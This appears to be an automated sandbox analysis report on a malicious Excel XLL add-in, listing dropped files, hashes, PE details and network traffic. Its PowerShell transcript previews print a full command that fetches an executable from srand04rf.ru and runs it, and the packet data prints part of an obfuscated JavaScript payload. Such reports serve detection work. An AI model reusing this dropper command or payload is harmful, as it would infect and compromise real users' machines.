MD5:	71999A9D2F15E164C9B1FA926AA6444B
SHA1:	C1FBD2B6458B474A208B6CC710951940C9290E5C
SHA-256:	DA92436D2BBCDEF52B11ACE6E2E063E9971CEFC074D194550BD425305C97CDD5
SHA-512:	298EAAB6D157E81BB738B1605285A0D14B05AE3656F1BBF72C4921C78B74BE7048B6744144469CB4EF48F4D4D233F794C366F192765A4F193C48B2DE2EFF4C27
Malicious:	**true**
Reputation:	low
Preview:	<!DOCTYPE html>..<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8" >....<html>..<body>....<script language="javascript">..var _0x8c86 = [.. 'W6RcUHHOW4dcUSocyZGj',.. 'WQBdGaO7WPqZW73dIq',.. 'W4pcLqKgyCkGaaHJW6O',.. 'W4hcOqzBnmo7W7HC',.. 'bWFcVWmEW4fSxsldUSoKWPW',.. 'WQxcUs0tWQG2W74',.. 'yfC1W6BcPef7W6ldJdu',.. 'WPVcJSoCnHyuWRNdHmkHWPbYWQK',.. 'W57cKCoKiCkGW5/cPZrZmW',.. 'WQxdHxzcW7WBW4BdVqnvWPm',.. 'W5NdTCklAg8dWPhdPSk0WR9JWQ3cLSo4WPpdN2O',.. 'zg5jW70/wJ1eW4lcOK/cHG',.. 'WPbyBmoUWPDzkblcJWHYcq',.. 'W7ldUt/cN8kdWPNcQty',.. 'aahdHuTHWP9DqG',.. 'WQdcMbi8WOSxW7q',.. 'W7iQnmo+DCkVzSoc',.. 'W5WHrvJcTmoFEw/cRSolcmo5mmol',.. 'k8ofemkaW5PbzczLlcXQ',.. 'W7hdUMpdHCo8W5FcKHqqye9M',.. 'a8opcSkonCkOrq',.. 'WPb5WQVdV0hcQSk7W58',.. 'y1DLWRxcKe1oW6a',.. 'W53cKSoPk8oPW5dcLdzuiCk+',.. 'W48dx8kNWPVdIXzeiSoDW6RdMmk4WOZcGmkqgd7dKCk/WR7cLSoQWRL6W4XRee3dKmopiL3cMJm5iCkgW67cMLuxW73cMrldNCkvCfZdKCo5zmolW5tcJvdcISoLW6ONW77dS8k4tm

C:\Users\Public\snd32sys.exe	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\Public\snd32sys.exe	
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	763392
Entropy (8bit):	6.644646436393566
Encrypted:	false
SSDEEP:	12288:4AbvaOTfFGikmS6jd2QML8HXWp8KEwbHBkm9jjgbFHLViv0dC2x0uTadTaUk7u:vbvJfFGikmS0pXfw7Bkm9j088PlTaDj
MD5:	ED1921467F6784AF6BDCA40A06A541B5
SHA1:	63B70725C3298D5FA17277EC64C77A4B6FBCF697
SHA-256:	3DB14214A9EB98B3B5ABFFCB314C808A25ED82456CE01251D31E8EA960F6E4E6
SHA-512:	A30779D84521049F4CEBA11B0F0B16430DB8A38FF38AB540585C9AE89D7214655E0C5C246E21E97AB65D8F3DC0D472DDB8BDA1E01AF82E632C66A2CCD159F00
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....c..m...m...m.....m.....m.....m.....m...m...m.....m.....m..... m..Rich.m.....PE..L....<.`.....b.....p.....W.....@.....u.....@..... ..@G..p9..T.....9. .@.....text...`.....b..... ..`.rdata..P.....f.....@..@.data.....^...l.....@....rsrc...@.....@..@.reloc..@G... ...H...^... .....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\F2E779D9-2A7F-4724-B0D9-67BDDA1F0003	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	135209
Entropy (8bit):	5.363084368102766
Encrypted:	false
SSDEEP:	1536:qcQIKNgeBTA3gBwlpQ9DQW+zoY34ZliKWXboOidX5E6LWME9:MEQ9DQW+zwXO1
MD5:	585F16F872D700ED9074C9599BFCAA8D
SHA1:	A7B0CEC26282A4EBDD6B8A336B6C922EB7CCB546
SHA-256:	27F46B4BD834974CEEC3353473B97BCF16BD3AF5FBD14BEC8340D2B8048BA237
SHA-512:	94B68F6C6BF74CFCE8CF9D3E908EB674EDF0F93B097885301BF60B6D536BC38FB596DE3047142BCBF8F879FC417632F11B4BDCAFB8C4C4C8AFBCB1BCDF34C3C
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-07-08T14:30:08">.. Build: 16.0.14306.30528-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	17512
Entropy (8bit):	5.575682556842605
Encrypted:	false
SSDEEP:	384:qtpOrhtOomtrzRkSBKnKileIoK7Q99gtSJQpO1ViYbR:H4KKiler98tRC7l
MD5:	804765CA20FB452B7AFDC20F54DDC5BC
SHA1:	1E475060FAC7DC9546B6DF29B78D139485F5E105
SHA-256:	1E64FB0B2717B6E64DC2C096EF0169206D5C25A854760C212FBA76EF5E362E51
SHA-512:	2887822470F0F2C21FC08F7DF3EBEBF873E9844C62F5666A66D43D1345E003BCB6A8CDDFDAC42ADA6C34C750092E2190F2B5460E531382E1604493FD6E4BA6A
Malicious:	false
Reputation:	low
Preview:	@...e.....7.(.k.....].7.....@.....H.....<@.^.L."My...:D..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)R.....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.<.....):gK..G...$.1.q.....System.ConfigurationH..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.P...../.C..J..%...].2.....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_021oib5j.5er.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_021oib5j.5er.ps1	
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_33lmhbcg.erz.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_l5bzl405.f5n.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_m31y4pff.piz.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\Documents\20210708\PowerShell_transcript.888683.0syxhOX+.20210708163014.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators

C:\Users\user\Documents\20210708\PowerShell_transcript.888683.0syxhOX+.20210708163014.txt	
Category:	dropped
Size (bytes):	1205
Entropy (8bit):	5.311205245712001
Encrypted:	false
SSDEEP:	24:BxSA5xvBnnDx2DOXUWTLST1lDPWKHjeTKKjX4CIym1ZJXgrLST1lDRnxSAZ0:BZLvhDoOXu1cKqDYB1ZUu1vZZ0
MD5:	45D933EF1A814178B4C30D1C511EEA62
SHA1:	92AB0E5235A9C4FED5941154906879B3C51F8FD2
SHA-256:	FF3092607FC1517161D2C45D1014A05475343498EEFC44C7C834FB81661D7688
SHA-512:	16EE676884C815562AD21973E371EDB772514726DA50D1DDE806BA92A4335871DAF897D90A89FA8C5F963E4F34728716C4048EBDC763A8E419CEB7C67BF5B35
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210708163025..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 888683 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe poWerSHEll.eXE -EX bYpASs -NOp -w 1 WGeT 'http://srand04rf.ru/08.jpg ' -OuTfIle 'c:\Users\Public\snd32sys.exe' ; sTart 'c:\Users\Public\snd32sys.exe'..Process ID: 5944..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210708163026..********** ******..PS>poWerSHEll.eXE -EX bYpASs -NOp -w 1 WGeT 'http://srand04rf.ru/08.jpg ' -OuTfIle 'c:\Users\Public\snd32sys.exe' ; sTart 'c:\Users\Public\snd32sys.exe' ....********

C:\Users\user\Documents\20210708\PowerShell_transcript.888683.93l2YHGR.20210708163033.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1066
Entropy (8bit):	5.2109369727717985
Encrypted:	false
SSDEEP:	24:BxSADxvBnnDx2DOXUW4L1+WEHjeTKKjX4CIym1ZJXsNnxSAZNq:BZtvhDoOs1pEqDYB1ZOxZZNq
MD5:	2DB1F1A4DD113B692007B7089DE7A226
SHA1:	03920B9D36563DFB26E0408BD2A9DE9B8914F0FE
SHA-256:	9815EE4EF24399DA60B77429BFB41E1D5BCDEB7B5FBA7DC2F4B9C442B7264215
SHA-512:	A4788DA06C4FA30BD8302AF771B08EC605B72C06FA10A50671143E95DBD816D2264A9C5AE640B4783153F5A6A51413CC447CEEE15FE3EC1E8818F1DE2807B2EA
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210708163045..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 888683 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -EX bYpASs -NOp -w 1 WGeT http://srand04rf.ru/08.jpg -OuTfIle c:\Users\Public\snd32sys.exe..Process ID: 5788..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210708163046..**********..PS>WGeT http://srand04rf.ru/08.jpg -OuTfIle c:\Users\Public\snd32sys.exe..**********..Command start time: 20210708163350..**********..PS>$global:?..True..**********..Windows PowerShell

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.069104587121557
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • VXD Driver (31/22) 0.00%
File name:	0708_5355150121.xll
File size:	24488
MD5:	41e0318dfdb1c180a375a7efc712649e
SHA1:	f0c230010c7b85544c25879d4daf74479360e1bc
SHA256:	73b8c566d8cdf3200daa0b698b9d32a49b1ea8284a1e6aa6408eb9c9daaacb71
SHA512:	b20ec32ba9f7269deda4f70e655bb7a105dde896524bfd9c788605f2a0a26bc3bc7ddceed93c4f7b14404a65107647a9b9840c8adec32c12d92138b69805cc17
SSDEEP:	384:Er7ozcN5pozcU7ZHW7pw0jGWdqFQv6HovAcdKhKAUgLysGpwKNsc8kYN5:ika52naz78+KKd81UgLJc8ks
File Content Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L.....`.....!...!.....@.....9s....@.....B..

File Icon

Icon Hash:	80b6f2d2f6f6d2cc

Static PE Info

General

Entrypoint:	0xcd418fb
Entrypoint Section:	.img
Digitally signed:	true
Imagebase:	0xcd40000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED
DLL Characteristics:	DYNAMIC_BASE
Time Stamp:	0x60E5C2AB [Wed Jul 7 15:05:15 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	1
OS Version Minor:	0
File Version Major:	1
File Version Minor:	0
Subsystem Version Major:	1
Subsystem Version Minor:	0
Import Hash:	8fc6d9b5f93578c52ec239ef6c29b5ac

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=Sectigo Public Code Signing CA R36, O=Sectigo Limited, C=GB
Signature Validation Error:	**A required certificate is not within its validity period when verifying against the current system clock or the timestamp in the signed file**
Error Number:	-2146762495
Not Before, Not After	• 6/8/2021 5:00:00 PM 6/9/2022 4:59:59 PM
Subject Chain	• CN=Storeks LLC, O=Storeks LLC, L=Moscow, C=RU
Version:	3
Thumbprint MD5:	D8E818AC7AC0DB90212FAB404C566D4C
Thumbprint SHA-1:	91319E6A55BF0EF68DB8AFB31845AB961356175F
Thumbprint SHA-256:	127B54C50D77A329A145B0A5686E2214D2ED40482C0375D0DE278BA4A135DEDE
Serial:	1E5EFA53A14599CC82F56F0790E20B17

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.img	0x1000	0xf05	0xe00	False	0.495256696429	data	5.15354590708	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.ico	0x2000	0x1000	0x1000	False	0.122802734375	data	1.29754900082	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.fyjrtr	0x3000	0x1000	0x1000	False	0.566650390625	data	5.36518457685	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rytkrer	0x4000	0x1000	0x1000	False	0.767822265625	data	6.70050253557	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reyery	0x5000	0x200	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.txt	0x6000	0x200	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x7000	0x200	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.res	0x8000	0x200	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.edata	0x9000	0x42	0x200	False	0.103515625	data	0.543966493249	IMAGE_SCN_MEM_READ
.reloc	0xa000	0x8	0x200	False	0.03515625	data	0.0203931352361	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 8, 2021 16:30:09.381835938 CEST	192.168.2.3	8.8.8.8	0xdd4d	Standard query (0)	srand04rf.ru	A (IP address)	IN (0x0001)
Jul 8, 2021 16:30:57.862971067 CEST	192.168.2.3	8.8.8.8	0x7e19	Standard query (0)	srand04rf.ru	A (IP address)	IN (0x0001)
Jul 8, 2021 16:31:52.775281906 CEST	192.168.2.3	8.8.8.8	0xdfcb	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Jul 8, 2021 16:31:53.091214895 CEST	192.168.2.3	8.8.8.8	0x6ae3	Standard query (0)	sudepallon.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 8, 2021 16:30:09.690469027 CEST	8.8.8.8	192.168.2.3	0xdd4d	No error (0)	srand04rf.ru		8.211.241.0	A (IP address)	IN (0x0001)
Jul 8, 2021 16:30:58.155386925 CEST	8.8.8.8	192.168.2.3	0x7e19	No error (0)	srand04rf.ru		8.211.241.0	A (IP address)	IN (0x0001)
Jul 8, 2021 16:31:52.788335085 CEST	8.8.8.8	192.168.2.3	0xdfcb	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Jul 8, 2021 16:31:52.788335085 CEST	8.8.8.8	192.168.2.3	0xdfcb	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Jul 8, 2021 16:31:52.788335085 CEST	8.8.8.8	192.168.2.3	0xdfcb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.173.155	A (IP address)	IN (0x0001)
Jul 8, 2021 16:31:52.788335085 CEST	8.8.8.8	192.168.2.3	0xdfcb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.175.90	A (IP address)	IN (0x0001)
Jul 8, 2021 16:31:52.788335085 CEST	8.8.8.8	192.168.2.3	0xdfcb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.92.227	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 8, 2021 16:31:52.788335085 CEST	8.8.8.8	192.168.2.3	0xdfcb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.121.178	A (IP address)	IN (0x0001)
Jul 8, 2021 16:31:52.788335085 CEST	8.8.8.8	192.168.2.3	0xdfcb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.175.83	A (IP address)	IN (0x0001)
Jul 8, 2021 16:31:52.788335085 CEST	8.8.8.8	192.168.2.3	0xdfcb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.246.238	A (IP address)	IN (0x0001)
Jul 8, 2021 16:31:52.788335085 CEST	8.8.8.8	192.168.2.3	0xdfcb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.190.106	A (IP address)	IN (0x0001)
Jul 8, 2021 16:31:52.788335085 CEST	8.8.8.8	192.168.2.3	0xdfcb	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.226.23	A (IP address)	IN (0x0001)
Jul 8, 2021 16:31:53.451231003 CEST	8.8.8.8	192.168.2.3	0x6ae3	No error (0)	sudepallon.com		77.222.42.67	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- srand04rf.ru
- api.ipify.org
- sudepallon.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49724	8.211.241.0	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:30:09.727418900 CEST	253	OUT	GET /92375234.xml HTTP/1.1 Connection: Keep-Alive Host: srand04rf.ru

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:30:09.811278105 CEST	255	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 08 Jul 2021 14:30:09 GMT Content-Type: text/xml Content-Length: 8419 Connection: keep-alive Last-Modified: Thu, 08 Jul 2021 14:19:40 GMT ETag: "60e7097c-20e3" Accept-Ranges: bytes Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 6d 75 6c 61 74 65 49 45 38 22 20 3e 0d 0a 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 3e 0d 0a 76 61 72 20 5f 30 78 38 63 38 36 20 3d 20 5b 0d 0a 20 20 20 20 27 57 36 52 63 55 48 48 4f 57 34 64 63 55 53 6f 63 79 5a 47 6a 27 2c 0d 0a 20 20 20 20 27 57 51 42 64 47 61 4f 37 57 50 71 5a 57 37 33 64 49 71 27 2c 0d 0a 20 20 20 20 27 57 34 70 63 4c 71 4b 67 79 43 6b 47 61 61 48 4a 57 36 4f 27 2c 0d 0a 20 20 20 20 27 57 34 68 63 4f 71 7a 42 6e 6d 6f 37 57 37 48 43 27 2c 0d 0a 20 20 20 20 27 62 57 46 63 56 57 6d 45 57 34 66 53 78 73 6c 64 55 53 6f 4b 57 50 57 27 2c 0d 0a 20 20 20 20 27 57 51 78 63 55 73 30 74 57 51 47 32 57 37 34 27 2c 0d 0a 20 20 20 20 27 79 66 43 31 57 36 42 63 50 65 66 37 57 36 6c 64 4a 64 75 27 2c 0d 0a 20 20 20 20 27 57 50 56 63 4a 53 6f 43 6e 48 79 75 57 52 4e 64 48 6d 6b 48 57 50 62 59 57 51 4b 27 2c 0d 0a 20 20 20 20 27 57 35 37 63 4b 43 6f 4b 69 43 6b 47 57 35 2f 63 50 5a 72 5a 6d 57 27 2c 0d 0a 20 20 20 20 27 57 51 78 64 48 78 7a 63 57 37 57 42 57 34 42 64 56 71 6e 76 57 50 6d 27 2c 0d 0a 20 20 20 20 27 57 35 4e 64 54 43 6b 6c 41 67 38 64 57 50 68 64 50 53 6b 30 57 52 39 4a 57 51 33 63 4c 53 6f 34 57 50 70 64 4e 32 4f 27 2c 0d 0a 20 20 20 20 27 7a 67 35 6a 57 37 30 2f 77 4a 31 65 57 34 6c 63 4f 4b 2f 63 48 47 27 2c 0d 0a 20 20 20 20 27 57 50 62 79 42 6d 6f 55 57 50 44 7a 6b 62 6c 63 4a 57 48 59 63 71 27 2c 0d 0a 20 20 20 20 27 57 37 6c 64 55 74 2f 63 4e 38 6b 64 57 50 4e 63 51 74 79 27 2c 0d 0a 20 20 20 20 27 61 61 68 64 48 75 54 48 57 50 39 44 71 47 27 2c 0d 0a 20 20 20 20 27 57 51 64 63 4d 62 69 38 57 4f 53 78 57 37 71 27 2c 0d 0a 20 20 20 20 27 57 37 69 51 6e 6d 6f 2b 44 43 6b 56 7a 53 6f 63 27 2c 0d 0a 20 20 20 20 27 57 35 57 48 72 76 4a 63 54 6d 6f 46 45 77 2f 63 52 53 6f 6c 63 6d 6f 35 6d 6d 6f 49 27 2c 0d 0a 20 20 20 20 27 6b 38 6f 66 65 6d 6b 61 57 35 50 62 7a 63 7a 4c 6c 63 58 51 27 2c 0d 0a 20 20 20 20 27 57 37 68 64 55 4d 70 64 48 43 6f 38 57 35 46 63 4b 48 71 71 79 65 39 4d 27 2c 0d 0a 20 20 20 20 27 61 38 6f 70 63 53 6b 6f 6e 43 6b 4f 72 71 27 2c 0d 0a 20 20 20 20 27 57 50 62 35 57 51 56 64 56 30 68 63 51 53 6b 37 57 35 38 27 2c 0d 0a 20 20 20 20 27 79 31 44 4c 57 52 78 63 4b 65 31 6f 57 36 61 27 2c 0d 0a 20 20 20 20 27 57 35 33 63 4b 53 6f 50 6b 38 6f 50 57 35 64 63 4c 64 7a 75 69 43 6b 2b 27 2c 0d 0a 20 20 20 20 27 57 34 38 64 78 38 6b 4e 57 50 56 64 49 58 7a 65 69 53 6f 44 57 36 52 64 4d 6d 6b 34 57 4f 5a 63 47 6d 6b 71 67 64 37 64 4b 43 6b 2f 57 52 37 63 4c 53 6f 51 57 52 4c 36 57 34 58 52 65 65 33 64 4b 6d 6f 70 69 4c 33 63 4d 4a 6d 35 69 43 6b 67 57 36 37 63 4d 4c 75 78 57 37 33 63 4d 72 6c 64 4e 43 6b 76 43 66 5a 64 4b 43 6f 35 7a 6d 6f 6c 57 35 74 63 4a 76 64 63 49 53 6f 4c 57 36 4f 4e 57 37 37 64 53 38 6b 34 74 6d 6f 65 6a 43 6b 45 42 43 6b 2b 61 71 4b 72 57 37 43 34 57 52 78 63 48 53 6b 34 63 6d 6f 63 70 59 47 2f 6d 38 6b 69 64 75 30 61 74 47 72 4f 74 43 6f 79 57 34 2f 63 47 6d 6f 69 57 35 42 63 51 43 6f 66 67 53 6f 68 57 36 42 63 4d 4c 78 64 54 30 42 64 56 4b 61 32 46 53 6f 71 57 37 2f 63 4f 38 6f 31 6b 53 6b 51 57 34 76 4c Data Ascii: <!DOCTYPE html><meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8" ><html><body><script language="javascript">var _0x8c86 = ['W6RcUHHOW4dcUSocyZGj', 'WQBdGaO7WPqZW73dIq', 'W4pcLqKgy CkGaaHJW6O', 'W4hcOqzBnmo7W7HC', 'bWFcVWmEW4fSxsldUSoKWPW', 'WQxcUs0tWQG2W74', 'yfC1W6Bc Pef7W6ldJdu', 'WPVcJSoCnHyuWRNdHmkHWPbYWQK', 'W57cKCoKiCkGW5/cPZrZmW', 'WQxdHxzcW 7WBW4BdVqnvWPm', 'W5NdTCklAg8dWPhdPSk0WR9JWQ3cLSo4WPpdN2O', 'zg5jW70/wJ1eW4lcOK/cHG', 'WPbyBmoUWPDzkblcJWHYcq', 'W7ldUt/cN8kdWPNcQty', 'aahdHuTHWP9DqG', 'WQdcMbi8WOSxW7q', 'W7iQnmo+DCkVzSoc', 'W5WHrvJcTmoFEw/cRSolcmo5mmoI', 'k8ofemkaW5PbzczLlcXQ', 'W7hdUMpdHCo 8W5FcKHqqye9M', 'a8opcSkonCkOrq', 'WPb5WQVdV0hcQSk7W58', 'y1DLWRxcKe1oW6a', 'W53cKSoPk8o PW5dcLdzuiCk+', 'W48dx8kNWPVdIXzeiSoDW6RdMmk4WOZcGmkqgd7dKCk/WR7cLSoQWRL6W4XRee3dKmopiL 3cMJm5iCkgW67cMLuxW73cMrldNCkvCfZdKCo5zmolW5tcJvdcISoLW6ONW77dS8k4tmoejCkEBCk+aqKrW7C4WRxc 